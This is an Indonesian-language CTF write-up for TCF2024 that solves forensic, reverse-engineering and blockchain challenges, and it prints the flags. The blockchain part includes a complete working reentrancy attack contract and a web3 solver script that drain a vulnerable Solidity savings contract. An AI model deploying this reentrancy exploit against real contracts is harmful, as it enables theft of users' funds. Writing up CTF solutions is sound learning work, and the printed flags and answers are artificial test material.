


Disana terdapat variabel flag yang berisi array ascii code desimal, kemudian decode menggunakan cybeshef dan didapatlah flagnya.



**Flag: TCF2024{mallic1ous\_pdf\_is\_cr4zyy\_e1695f085f069fb1ebb2d9df1d013ecb}**

## Kuli-ah forensik




Chall Desc:

I just created a secret message in an image file but I want to make it secure so I transform it to audio file. But I think it's not secure enough so I archive it with a password. I encrypt it with a very strong password. I'm sure no one can crack it because my password is a random 15 digit number in base 3. It's very very secure right? ... right??. Then I wrap my file within an image so no one can realize.

flag = TCF2024{<my secret message>}

Pada challenge ini diberikan sebuah gambar(*kobokanairuluvluv.jpg*) yang didalamnya berisi file lain.






Terlihat ada sebuah file zip yang didalamnya ada file audio Robot36.wav. Kemudian saya ekstrak menggunakan binwalk dan didapat file zip ***E6C63.zip***


File tersebut pada deskripsi challenge dijelaskan dienkripsi menggunakan 15 digit angka basis 3.

Kemudian saya buat wordlist sesuai dengan ketentuan tersebut.




Setelah mendapatkan wordlist yang sesuai, digunakan tools *John the Ripper* untuk melakukan bruteforce.






Setelah mendapatkan password zip, kemudian dilakukan ekstrak file audio tersebut.

Pada nama file terdapat clue yaitu *Robot36* setelah googling ternyata file audio tersebut merupakan file transmisi audio menggunakan ***SSTV***. Kemudian saya menemukan tools sstv decoder yang di github. <https://github.com/colaclanth/sstv.git>





**Flag: *TCF2024{wOw\_congrats\_you\_win}***


# 

# Reverse Engineering

## Key Checker



Diberikan sebuah file (binary elf). Langsung saja kami check dengan command `file` untuk check berapa bit elf nya dan apakah strip atau tidak, dan ternyata hasilnya 64bit dan not stripped.



Selanjutnya kami decompile menggunakan ida64. Untuk hasil decompile kurang lebih seperti ini


| int \_\_cdecl **main**(int argc, const char \*\*argv, const char \*\*envp) {  int result; // eax  char s1\_i; // r12  unsigned \_\_int64 \_\_i; // rbx  size\_t len\_s; // rax  size\_t \_i; // rbx  char s[8]; // [rsp+8h] [rbp-48h] BYREF  char s1[8]; // [rsp+10h] [rbp-40h] BYREF  \_QWORD v10[4]; // [rsp+18h] [rbp-38h]  int i; // [rsp+3Ch] [rbp-14h]   \*(\_QWORD \*)s1 = 0x5A15715955270E75LL;  v10[0] = 0x39727E370854130ALL;  \*(\_QWORD \*)((char \*)v10 + 5) = 0x4F721D155539727ELL;  \*(\_QWORD \*)((char \*)&v10[1] + 5) = 0x5C552D5857311246LL;  printf("Enter the key: ");  \_\_isoc99\_scanf("%07s");  if ( strlen(s) == 7 )  {  for ( i = 0; ; ++i )  {  \_i = i;  if ( \_i >= strlen(s1) )  break;  s1\_i = s1[i];  \_\_i = i;  len\_s = strlen(s);  s1[i] = s[\_\_i % len\_s] ^ s1\_i;  }  if ( !strncmp(s1, "TCF2024", 7uLL) )  {  puts("Correct key!");  result = 0;  }  else  {  puts("Invalid key");  result = 1;  }  }  else  {  puts("Invalid key length");  result = 1;  }  return result; } |
| --- |

Untuk isinya berupa (*sesuai judulnya)* key checker yang akan check key yang akan di input kan sebesar **7 byte** dan selanjutnya akan decode cipher yang ada lalu 7 byte pertama di cocokan dengan format flag `**TCF2024**`.

Di hasil decode tersebut ada yang sedikit aneh, ada `**v10**` yang tidak di gunakan di mana pun, curiganya itu adalah sambungan dari `**s1**`.

Kami pun check nya dengan cara dynamic menggunakan debugger (pwndbg), dan menaruh breakpoint pada **main+109**.

Lalu langsung saja saya check menggunakan command `**x/10gx $rbp-0x40**`



Dan benar saja, variabel `**s1**` sebenarnya bersambung dengan `**v10**` tetapi tidak dengan susunan yang normal.

Selanjutnya saya coba xor 7 byte pertama dengan `**TCF2024**`, menggunakan python.

Berikut code nya:

| from pwn import \*   def **from\_hex\_little\_endian**(s):  return bytes.fromhex(s)[::-1]   s = (  from\_hex\_little\_endian("5a15715955270e75")  + from\_hex\_little\_endian("39727e370854130a")  + from\_hex\_little\_endian("3112464f721d1555")  + from\_hex\_little\_endian("5c552d5857") )  key = xor(b"TCF2024", s, cut="min")  print(key) |
| --- |



Dan benar saja kita dapat key nya, dan saat saya coba hasilnya `**key correct!`**

Dan langsung saja kita decode semua flag nya

Berikut decoder nya:


| from pwn import \*   def **from\_hex\_little\_endian**(s):  return bytes.fromhex(s)[::-1]   s = (  from\_hex\_little\_endian("5a15715955270e75")  + from\_hex\_little\_endian("39727e370854130a")  + from\_hex\_little\_endian("3112464f721d1555")  + from\_hex\_little\_endian("5c552d5857") )  key = xor(b"TCF2024", s, cut="min")  print(key)  flag = "" for i in range(len(s)):  flag += chr(s[i] ^ key[i % len(key)]) print(flag) |
| --- |



**Flag: TCF2024{Gr3at\_St4rt1ng\_P01nt}**

# Blockchain

## Tabungan



*\*Sebelum masuk ke poc nya, kategori ini menarik banget dan ini adalah challange blockchain pertama yang saya selesaikan, dan kebetulan baru seminggu ini belajar kategori ini, juga thanks buat mas Dimas yang bikin soalnya.*

Oke, kita diberikan 2 file yaitu `**Setup.sol**` &`**Tabungan.sol**` dan tentu saja kita juga diberikan connection ke server.

Setup digunakan untuk setting challenge contract utama yaitu `Tabungan.sol`.

Berikut adalah isi dari **Setup.sol**:


| // SPDX-License-Identifier: MIT pragma solidity ^0.8.0;  import "./Tabungan.sol";  contract Setup {  Tabungan public immutable TARGET;  constructor() payable {  require(msg.value == 100 ether);  TARGET = new Tabungan();  TARGET.setor{value: 10 ether}();  }  function **isSolved**() **public** **view** **returns** (bool) {  return address(TARGET).balance == 0;  } } |
| --- |

Dari setup persyaratan untuk soal berhasil di solve adalah dengan balance contract utama `**0**` alias **habis**, oke selanjutnya kita lihat contract utamanya.

**Tabungan.sol**:

| // SPDX-License-Identifier: UNLICENSED pragma solidity ^0.8.0;  contract Tabungan {  mapping(address => uint) public balances;  function **setor**() **public** **payable** {  require(msg.value > 0, 'Mana uangnya!?');  balances[msg.sender] += msg.value;  }  function **ambil**() **public** {  uint balance = balances[msg.sender];  require(balance > 0, 'Anda tidak punya uang tabungan!');  (bool resp,) = msg.sender.call{value: balance}("");  require(resp, 'gagal mengirim uang!');  balances[msg.sender] = 0;  } } |
| --- |

Saya pun mencoba untuk running code tersebut, dan saya mendapatkan error



Setelah mencarinya di internet, saya pun merubah versi solidity nya ke versi `**0.8.8**`, dan program nya berjalan dengan mulus.

Selanjutnya saat melihat contract solidity tersebut, kami teringat dengan video yang dilihat kemarin saat belajar pentesting contract blockchain (<https://youtu.be/xWg3It_V1p4?si=ntswyOszLmznqNhH>).

Dan benar saja, contract tersebut vulnerable dengan **reentrancy attack**.

**Reentrancy attack** mempunyai cara kerja seperti ini: call function, lalu function tersebut akan menjalankan code yang akan trigger contract attacker yang akan calling function tersebut secara terus-menerus, sampai suatu hal terpenuhi.

Dalam case challenge, function awalnya sudah check balance pengirim, agar pengirim tidak bisa mengambil uang jika tidak memiliki simpanan uang, namun disini kesalahannya set balance pengirim (parameter yang di check) terjadi setelah suatu **syntax code yang dapat trigger code attacker** yang membuat attacker dapat memanggil function tersebut tanpa sempat set balance pengirim.

Maksud dari `**syntax code yang dapat trigger code attacker`** dalam konteks contract tersebut adalah, syntax code untuk mengirim balance (cryptocurrency) dan saat pengiriman balance terjadi, function `**receive()`** yang merupakan fallback function akan di trigger dan tereksekusi. Saya pun langsung membuat contract attacker yang akan melakukan reentrancy attack.


Berikut adalah kode contract kami untuk attack, **Hack.sol**:


| // SPDX-License-Identifier: UNLICENSED pragma solidity ^0.8.20;  import "./Ownable.sol";  contract Hack is Ownable(msg.sender) {  Tabungan public target;   constructor(Tabungan tabunganContractAddress) {  target = tabunganContractAddress;  }   function **checkBalance**() **public** **view** **returns** (uint256) {  return address(target).balance;  }   function **setor**() **external** **payable** **onlyOwner** {  target.setor{value: msg.value}();  }   function **hack**() **external** **payable** **onlyOwner** {  target.ambil();  }   receive() external payable {  if (address(target).balance > 0) {  target.ambil();  } else {  payable(owner()).transfer(address(this).balance);  }  } }  contract Tabungan {  mapping(address => uint) public balances;  function **setor**() **public** **payable** {  require(msg.value > 0, 'Mana uangnya!?');  balances[msg.sender] += msg.value;  }  function **ambil**() **public** {  uint balance = balances[msg.sender];  require(balance > 0, 'Anda tidak punya uang tabungan!');  (bool resp,) = msg.sender.call{value: balance}("");  require(resp, 'gagal mengirim uang!');  balances[msg.sender] = 0;  } } |
| --- |

*\* dalam code tersebut karena kami tidak dapat download package/module solidity ke local, kami pun copy source code contract `Ownable` ke directory yang sama, dan kami merubah versi solidity nya ke versi `0.8.20` untuk menyamakan dengan module tersebut.*

Berikut adalah solver kami, **solve.py**

| import os  import solcx from web3 import HTTPProvider, Web3  RPC\_URL = . . . PRIVKEY = . . . SETUP\_CONTRACT\_ADDR = . . .  solcx.install\_solc("0.8.20") solcx.set\_solc\_version("0.8.20")   class **Account**:  def **\_\_init\_\_**(self) -> None:  self.w3 = Web3(HTTPProvider(RPC\_URL))  self.w3.eth.default\_account = self.w3.eth.account.from\_key(PRIVKEY).address  self.account\_address = self.w3.eth.default\_account   def **get\_balance**(s, addr):  print("balance:", s.w3.eth.get\_balance(addr))   class **BaseContractProps**:  def **\_\_init\_\_**(self, path: str) -> None:  file, klass = path.split(":")  self.\_\_file = os.path.abspath(file)  self.path = f"{self.\_\_file}:{klass}"   @property  def **abi**(self):  klass = solcx.compile\_files(self.\_\_file, output\_values=["abi"])  for klas in klass:  if klas in self.path:  return klass[klas]["abi"]  raise Exception("class not found")   @property  def **bin**(self):  klass = solcx.compile\_files(self.\_\_file, output\_values=["bin"])  for klas in klass:  if klas in self.path:  return klass[klas]["bin"]  raise Exception("class not found")   class **BaseDeployedContract**(Account, BaseContractProps):  def **\_\_init\_\_**(self, addr, file, abi=None) -> None:  BaseContractProps.\_\_init\_\_(self, file)  Account.\_\_init\_\_(self)  self.address = addr  if abi:  self.contract = self.w3.eth.contract(addr, abi=abi)  else:  self.contract = self.w3.eth.contract(addr, abi=self.abi)   class **BaseUndeployedContract**(Account, BaseContractProps):  def **\_\_init\_\_**(self, path) -> None:  BaseContractProps.\_\_init\_\_(self, path)  Account.\_\_init\_\_(self)  self.contract = self.w3.eth.contract(abi=self.abi, bytecode=self.bin)   def **deploy\_to\_target**(self, target):  tx\_hash = self.contract.constructor(target).transact()  tx\_receipt = self.w3.eth.wait\_for\_transaction\_receipt(tx\_hash)  return BaseDeployedContract(tx\_receipt.contractAddress, self.path)   class **SetupContract**(BaseDeployedContract):  def **\_\_init\_\_**(self) -> None:  BaseContractProps.\_\_init\_\_(self, "./Setup.sol:Setup")  Account.\_\_init\_\_(self)  self.address = SETUP\_CONTRACT\_ADDR  # contract has constructor  self.contract = self.w3.eth.contract(self.address, abi=self.abi)   def **target**(self):  return self.contract.functions.TARGET().call()   def **is\_solved**(s):  result = s.contract.functions.isSolved().call()  print("is solved:", result)   class **ChallContract**(BaseDeployedContract):  def **\_\_init\_\_**(self, addr) -> None:  super().\_\_init\_\_(addr, "./Tabungan.sol:Tabungan")   def **get\_balance**(self, addr):  balance = self.contract.functions.balances(addr).call()  print("balance:", balance)   def **setor**(self, value: str):  transaction = {  "from": self.account\_address,  "gas": 1000000,  "gasPrice": self.w3.eth.gas\_price,  "nonce": self.w3.eth.get\_transaction\_count(self.account\_address),  "value": value,  }  self.contract.functions.setor().transact(transaction)   def **ambil**(self):  self.contract.functions.ambil().transact()   def **check\_tokens**(self):  token = self.contract.functions.tokens(self.account\_address).call()  print("token:", token)   class **HackContract**(BaseUndeployedContract):  def **\_\_init\_\_**(self) -> None:  super().\_\_init\_\_("./Hack.sol:Hack")   if \_\_name\_\_ == "\_\_main\_\_":  setup = SetupContract()  target = setup.target()  chall = ChallContract(target)  hack = HackContract().deploy\_to\_target(target)  tx = hack.contract.functions.setor().transact({"value": 1000000000000000000})  hack.contract.functions.hack().transact()  chall.get\_balance(hack.contract.address)  setup.is\_solved() |
| --- |





Dan kami pun mendapatkan flag nya, plus kami berhasil menjadi yang pertama solve challenge nya.

**Flag: TCF2024{did\_you\_just\_steal\_my\_ether\_using\_rentrancy\_attack?}**